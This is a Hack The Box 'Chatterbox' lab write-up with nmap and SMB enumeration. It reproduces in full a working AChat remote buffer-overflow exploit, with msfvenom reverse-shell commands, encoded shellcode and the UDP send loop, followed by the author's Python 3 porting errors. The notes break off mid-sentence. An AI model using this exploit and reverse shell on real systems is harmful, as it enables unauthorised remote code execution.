CHATTERBOX

Link	**https://www.hackthebox.com/machines/chatterbox**	
IP		
Type	Windows	
Status	DONE	
DATE	23/24.04.2024	

OSCP Preparations
tryhackme Buffer Overflow Prep

1. Resolution Summary
2. Information Gathering
3. Enumeration
4. Exploitation
5. - Lateral movement to user (if was any)
6. Priv escalation
7. Loot
8. - Archive (if was anything to archive, for egz. not working exploits)

Resolution summary

- This box has several ways to root. You did it power-shell way, next time try port forwarding.

Improved skills

- Privlige escalation
- Powershell remote access

Used tools

- nmap
- gobuster
- pwoershell
- msfvenom

Information Gathering

Scanned all TCP ports:

```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# nmap -p- 10.10.10.74 -oN nmapscan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 03:50 EDT
Nmap scan report for 10.10.10.74
Host is up (0.041s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
9255/tcp  open  mon
9256/tcp  open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
```

```
cat nmapscan | grep 'open' | awk '{ print $1 }' | awk '{print ($0+0)}' | sed -z 's/\n/,/g;s/,$/\n/' > ports
```

Enumerated open TCP ports:

```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# nmap -A -T4 -p $(cat ports) 10.10.10.74
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 03:53 EDT
Stats: 0:00:39 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 45.45% done; ETC: 03:55 (0:00:47 remaining)
Nmap scan report for 10.10.10.74
Host is up (0.068s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1
microsoft-ds (workgroup: WORKGROUP)
9255/tcp  open  tcpwrapped
9256/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
```

```
49157/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|media device|specialized
Running (JUST GUESSING): Microsoft Windows 7|2008|8.1|Vista|Embedded Compact
7|10 (94%), Microsoft embedded (91%)
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_embedded_compact_7
cpe:/o:microsoft:windows_10 cpe:/h:microsoft:xbox_one
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2008 R2 (94%),
Microsoft Windows Home Server 2011 (Windows Server 2008 R2) (94%), Microsoft
Windows Server 2008 SP1 (94%), Microsoft Windows Server 2008 SP2 (94%),
Microsoft Windows 7 (94%), Microsoft Windows 7 SP0 - SP1 or Windows Server
2008 (94%), Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows
Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (94%), Microsoft Windows
7 Ultimate (94%), Microsoft Windows 7 Ultimate SP1 or Windows 8.1 Update 1
(94%), Microsoft Windows 7 or 8.1 R1 or Server 2008 R2 SP1 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: CHATTERBOX; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional
6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Chatterbox
|   NetBIOS computer name: CHATTERBOX\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-04-23T08:55:02-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-04-23T12:55:00
|_  start_date: 2024-04-23T12:13:21
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
|_clock-skew: mean: 6h20m03s, deviation: 2h18m36s, median: 5h00m02s

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   94.97 ms 10.10.14.1
2   95.11 ms 10.10.10.74
```

```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.53 seconds
```

Enumerated top 200 UDP ports:

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nmap -sU --top-ports 200 10.10.10.74
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 03:52 EDT
Nmap scan report for 10.10.10.74
Host is up (0.043s latency).
Not shown: 193 closed udp ports (port-unreach)
PORT     STATE         SERVICE
123/udp  open|filtered ntp
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
500/udp  open|filtered isakmp
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
5355/udp open|filtered llmnr
```

Enumeration

Port 139,445 - SMB ()

```
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1
microsoft-ds (workgroup: WORKGROUP)

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional
6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Chatterbox
|   NetBIOS computer name: CHATTERBOX\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-04-23T08:55:02-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
```

```
|   date: 2024-04-23T12:55:00
|_  start_date: 2024-04-23T12:13:21
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
|_clock-skew: mean: 6h20m03s, deviation: 2h18m36s, median: 5h00m02s
```

```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# smbclient -L  //10.10.10.74/
Password for [WORKGROUP\root]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.74 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─#

┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# smbclient  //10.10.10.74/
Password for [WORKGROUP\root]:
```

Port 9255,9256 - ACHAT ()

Interesting ports

```
9255/tcp  open  tcpwrapped
9256/tcp  open  tcpwrapped
```

When Nmap labels something tcpwrapped, it means that **the behavior of the port is consistent with one that is protected by tcpwrapper**. Specifically, it means that a full TCP handshake was completed, but the remote host closed the connection without receiving any data.

Let's enumerate it one more time, this time with the -T4 flag;

In Nmap, the "-T" option specifies the timing template to use for scans, and "-T4" is one of the timing templates available.The timing templates in Nmap range from "-T0" (Paranoid) to "-T5" (Insane), with each template affecting the timing and aggressiveness of the scan.Specifically, "-T4" represents an aggressive timing template. It's a good balance between speed and reliability, making it suitable for most scanning situations. It can conduct scans relatively quickly while still being accurate enough to provide reliable results.

```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# nmap -p 9255,9256 -A -T4 10.10.10.74
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 04:14 EDT
Nmap scan report for 10.10.10.74
Host is up (0.047s latency).
```

```
PORT     STATE SERVICE VERSION
9255/tcp open  http    AChat chat system httpd
|_http-title: Site doesnt have a title.
|_http-server-header: AChat
9256/tcp open  achat   AChat chat system
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: firewall|VoIP phone|VoIP adapter|broadband router|WAP
Running (JUST GUESSING): Fortinet embedded (97%), Polycom embedded (90%),
Vonage embedded (90%), OneAccess embedded (87%), Orange embedded (87%),
Sagem Communication embedded (87%)
OS CPE: cpe:/h:polycom:soundpoint_ip_331 cpe:/h:vonage:v-portal
cpe:/h:oneaccess:1641 cpe:/h:orange:livebox cpe:/h:sagem:f%40ast_334
cpe:/h:sagem:f%40ast_3304
Aggressive OS guesses: Fortinet FortiGate-50B or 310B firewall (97%),
Fortinet FortiGate 100D firewall (90%), Fortinet FortiGate 1500D firewall
(90%), Fortinet FortiGate-60B or -100A firewall (90%), Polycom SoundPoint IP
331 VoIP phone (90%), Vonage V-Portal VoIP adapter (90%), OneAccess 1641
router (87%), Orange Livebox wireless DSL router or Sagem F@st 334 or 3304
DSL router (87%), Sagem F@st 3302 DSL router (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   43.45 ms 10.10.14.1
2   43.45 ms 10.10.10.74

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.43 seconds
```

Looks like we are dealing with the buffer overflow


```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# searchsploit Achat
 Exploit Title                                                |  Path
Achat 0.150 beta7 - Remote Buffer Overflow                    | windows/remote/36025.py
Achat 0.150 beta7 - Remote Buffer Overflow (Metasploit)       | windows/remote/36056.rb
MataChat - 'input.php' Multiple Cross-Site Scripting Vulnerabilities | php/webapps/32958.txt
Parachat 5.5 - Directory Traversal                            | php/webapps/24647.txt
Shellcodes: No Results

┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─#
```

```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# cp /usr/share/exploitdb/exploits/windows/remote/36025.py .

┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# mousepad 36025.py
```

Exploitation

BUFFER OVERFLOW

Looks like we are dealing with the buffer overflow




```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# cp /usr/share/exploitdb/exploits/windows/remote/36025.py .

┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# mousepad 36025.py
```


```
msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp
LHOST=10.10.14.3 LPORT=1234 -e x86/unicode_mixed -b
'\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x9
1\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa
4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb
7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xc
a\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xd
d\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf
0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff'
BufferRegister=EAX -f python
```

```
#!/usr/bin/python
# Author KAhara MAnhara
# Achat 0.150 beta7 - Buffer Overflow
# Tested on Windows 7 32bit

import socket
```

```
import sys, time

# msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp
LHOST=10.10.14.3 LPORT=1234 -e x86/unicode_mixed -b
'\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x9
1\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa
4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb
7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xc
a\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xd
d\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf
0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff'
BufferRegister=EAX -f python
#Payload size: 774 bytes
#Final size of python file: 3822 bytes

# second option

# msfvenom -a x86 --platform Windows -p windows/powershell_reverse_tcp
LHOST=10.10.14.7 LPORT=1234 -e x86/unicode_mixed -b
'\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x9
1\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa
4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb
7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xc
a\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xd
d\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf
0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff'
BufferRegister=EAX -f python



buf =  b""
buf += b"\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += b"\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += b"\x49\x41\x49\x41\x49\x41\x49\x41\x6a\x58\x41\x51"
buf += b"\x41\x44\x41\x5a\x41\x42\x41\x52\x41\x4c\x41\x59"
buf += b"\x41\x49\x41\x51\x41\x49\x41\x51\x41\x49\x41\x68"
buf += b"\x41\x41\x41\x5a\x31\x41\x49\x41\x49\x41\x4a\x31"
buf += b"\x31\x41\x49\x41\x49\x41\x42\x41\x42\x41\x42\x51"
buf += b"\x49\x31\x41\x49\x51\x49\x41\x49\x51\x49\x31\x31"
buf += b"\x31\x41\x49\x41\x4a\x51\x59\x41\x5a\x42\x41\x42"
buf += b"\x41\x42\x41\x42\x41\x42\x6b\x4d\x41\x47\x42\x39"
buf += b"\x75\x34\x4a\x42\x69\x6c\x7a\x48\x74\x42\x6d\x30"
buf += b"\x49\x70\x39\x70\x33\x30\x52\x69\x4a\x45\x50\x31"
buf += b"\x39\x30\x6f\x74\x34\x4b\x50\x50\x4c\x70\x42\x6b"
buf += b"\x61\x42\x4a\x6c\x72\x6b\x52\x32\x4c\x54\x52\x6b"
buf += b"\x64\x32\x6d\x58\x5a\x6f\x48\x37\x4d\x7a\x4f\x36"
buf += b"\x30\x31\x6b\x4f\x66\x4c\x4f\x4c\x4f\x71\x51\x6c"
buf += b"\x49\x72\x6e\x4c\x4d\x50\x65\x71\x66\x6f\x5a\x6d"
buf += b"\x6a\x61\x69\x37\x49\x52\x4c\x32\x31\x42\x4e\x77"
```

```
buf += b"\x44\x4b\x4e\x72\x6c\x50\x74\x4b\x4f\x5a\x6d\x6c"
buf += b"\x52\x6b\x70\x4c\x4c\x51\x30\x78\x6a\x43\x6f\x58"
buf += b"\x69\x71\x46\x71\x6e\x71\x32\x6b\x70\x59\x6f\x30"
buf += b"\x79\x71\x77\x63\x54\x4b\x4e\x69\x6b\x68\x67\x73"
buf += b"\x6c\x7a\x61\x39\x42\x6b\x4e\x54\x32\x6b\x69\x71"
buf += b"\x47\x66\x4e\x51\x6b\x4f\x44\x6c\x79\x31\x68\x4f"
buf += b"\x4c\x4d\x6d\x31\x38\x47\x6f\x48\x49\x50\x53\x45"
buf += b"\x59\x66\x6a\x63\x51\x6d\x68\x78\x4f\x4b\x61\x6d"
buf += b"\x6b\x74\x43\x45\x37\x74\x6f\x68\x44\x4b\x62\x38"
buf += b"\x4f\x34\x4b\x51\x78\x53\x72\x46\x54\x4b\x4c\x4c"
buf += b"\x30\x4b\x74\x4b\x6f\x68\x4b\x6c\x79\x71\x46\x73"
buf += b"\x42\x6b\x6d\x34\x34\x4b\x6b\x51\x68\x50\x75\x39"
buf += b"\x4d\x74\x6d\x54\x6b\x74\x61\x4b\x51\x4b\x31\x51"
buf += b"\x42\x39\x6e\x7a\x32\x31\x4b\x4f\x4b\x30\x4f\x6f"
buf += b"\x51\x4f\x70\x5a\x62\x6b\x7a\x72\x78\x6b\x72\x6d"
buf += b"\x31\x4d\x4f\x78\x6d\x63\x6c\x72\x79\x70\x39\x70"
buf += b"\x63\x38\x32\x57\x30\x73\x6c\x72\x31\x4f\x30\x54"
buf += b"\x31\x58\x6e\x6c\x52\x57\x4c\x66\x6a\x67\x49\x6f"
buf += b"\x69\x45\x68\x38\x54\x50\x59\x71\x69\x70\x79\x70"
buf += b"\x6b\x79\x46\x64\x6f\x64\x32\x30\x33\x38\x4f\x39"
buf += b"\x31\x70\x70\x6b\x79\x70\x4b\x4f\x46\x75\x42\x30"
buf += b"\x62\x30\x4e\x70\x72\x30\x4f\x50\x6e\x70\x6d\x70"
buf += b"\x30\x50\x52\x48\x49\x5a\x5a\x6f\x39\x4f\x67\x70"
buf += b"\x79\x6f\x5a\x35\x52\x77\x31\x5a\x4d\x35\x63\x38"
buf += b"\x39\x7a\x4a\x6a\x7a\x6e\x5a\x63\x52\x48\x6b\x52"
buf += b"\x6d\x30\x6a\x64\x59\x42\x33\x59\x78\x66\x4f\x7a"
buf += b"\x6e\x30\x6e\x76\x32\x37\x51\x58\x53\x69\x57\x35"
buf += b"\x61\x64\x43\x31\x4b\x4f\x78\x55\x71\x75\x75\x70"
buf += b"\x70\x74\x4a\x6c\x59\x6f\x50\x4e\x79\x78\x32\x55"
buf += b"\x6a\x4c\x33\x38\x68\x70\x36\x55\x65\x52\x6e\x76"
buf += b"\x4b\x4f\x57\x65\x50\x68\x4f\x73\x52\x4d\x31\x54"
buf += b"\x6d\x30\x65\x39\x79\x53\x50\x57\x52\x37\x30\x57"
buf += b"\x6d\x61\x79\x66\x6f\x7a\x4a\x72\x4e\x79\x70\x56"
buf += b"\x79\x52\x6b\x4d\x42\x46\x36\x67\x31\x34\x6f\x34"
buf += b"\x6f\x4c\x79\x71\x4a\x61\x52\x6d\x31\x34\x4f\x34"
buf += b"\x7a\x70\x37\x56\x49\x70\x4d\x74\x62\x34\x70\x50"
buf += b"\x50\x56\x62\x36\x42\x36\x6f\x56\x31\x46\x6e\x6e"
buf += b"\x42\x36\x50\x56\x52\x33\x71\x46\x52\x48\x34\x39"
buf += b"\x78\x4c\x4f\x4f\x52\x66\x79\x6f\x36\x75\x65\x39"
buf += b"\x49\x50\x4e\x6e\x31\x46\x6d\x76\x6b\x4f\x4e\x50"
buf += b"\x4f\x78\x79\x78\x62\x67\x6b\x6d\x33\x30\x49\x6f"
buf += b"\x79\x45\x57\x4b\x5a\x50\x47\x45\x33\x72\x62\x36"
buf += b"\x32\x48\x56\x46\x73\x65\x47\x4d\x65\x4d\x59\x6f"
buf += b"\x78\x55\x6d\x6c\x6c\x46\x51\x6c\x7a\x6a\x55\x30"
buf += b"\x49\x6b\x57\x70\x50\x75\x6a\x65\x37\x4b\x71\x37"
buf += b"\x4b\x63\x62\x52\x72\x4f\x4f\x7a\x4d\x30\x42\x33"
buf += b"\x49\x6f\x47\x65\x41\x41"
```

```
# Create a UDP socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
server_address = ('10.10.10.74', 9256)

fs =
"\x55\x2A\x55\x6E\x58\x6E\x05\x14\x11\x6E\x2D\x13\x11\x6E\x50\x6E\x58\x43\x5
9\x39"
p  = "A0000000002#Main" + "\x00" + "Z"*114688 + "\x00" + "A"*10 + "\x00"
p += "A0000000002#Main" + "\x00" + "A"*57288 + "AAAAASI"*50 + "A"*(3750-46)
p += "\x62" + "A"*45
p += "\x61\x40"
p += "\x2A\x46"
p +=
"\x43\x55\x6E\x58\x6E\x2A\x2A\x05\x14\x11\x43\x2d\x13\x11\x43\x50\x43\x5D" +
"C"*9 + "\x60\x43"
p += "\x61\x43" + "\x2A\x46"
p += "\x2A" + fs + "C" * (157-len(fs)- 31-3)
p += buf + "A" * (1152 - len(buf))
p += "\x00" + "A"*10 + "\x00"

print "----->{P00F}!"
i=0
while i<len(p):
    if i > 172000:
        time.sleep(1.0)
    sent = sock.sendto(p[i:(i+8192)], server_address)
    i += sent
sock.close()
```

So, i got stuck on error. I tried to read writeups, but no one is addressing this issue:

```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# python 36025.py

Traceback (most recent call last):
  File "/home/kali/hackthebox/chatterbox/36025.py", line 95, in <module>
    p += buf + "A" * (1152 - len(buf))
         ~~~~^~~~~~~~~~~~~~~~~~~~~~~~
TypeError: can't concat str to bytes
```

So i tried to decode the, got diffrent error:

```
p += buf.decode('latin-1') + "A" * (1152 - len(buf))
```

```
93 p += "\x61\x43" + "\x2A\x46"
94 p += "\x2A" + fs + "C" * (157-len(fs)- 31-3)
95 p += buf.decode('latin-1') + "A" * (1152 - len(buf))
96 p += "\x00" + "A"*10 + "\x00"
97
```

Got this error:

```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# ./36025.py
———→{P00F}!
Traceback (most recent call last):
  File "/home/kali/hackthebox/chatterbox/./36025.py", line 103, in <module>
    sent = sock.sendto(p[i:(i+8192)], server_address)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
TypeError: a bytes-like object is required, not 'str'
```

let's try to encode strings all to bytes

```
p += buf + b"A" * (1152 - len(buf))
```

```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# ./36025.py
Traceback (most recent call last):
  File "/home/kali/hackthebox/chatterbox/./36025.py", line 95, in <module>
    p += buf + b"A" * (1152 - len(buf))
TypeError: can only concatenate str (not "bytes") to str
```

NO JAK SIĘ NIE OBRÓCISZ TO DUPA Z TYŁU


So i tried some other methods:

```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# ./36025.py
Traceback (most recent call last):
  File "/home/kali/hackthebox/chatterbox/./36025.py", line 95, in <module>
    p += buf + bytes("A" * (1152 - len(buf)), 'utf-8')
TypeError: can only concatenate str (not "bytes") to str

┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# mousepad 36025.py

┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# ./36025.py
Traceback (most recent call last):
  File "/home/kali/hackthebox/chatterbox/./36025.py", line 95, in <module>
    p += buf + bytes(b"A" * (1152 - len(buf)), 'utf-8')
```

```
                    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
TypeError: encoding without a string argument
```

Well, i found the issue, the sollution was much simpler then i thought...
I googled ,,why so many exploit in python are badly written", and got this reddit posts:

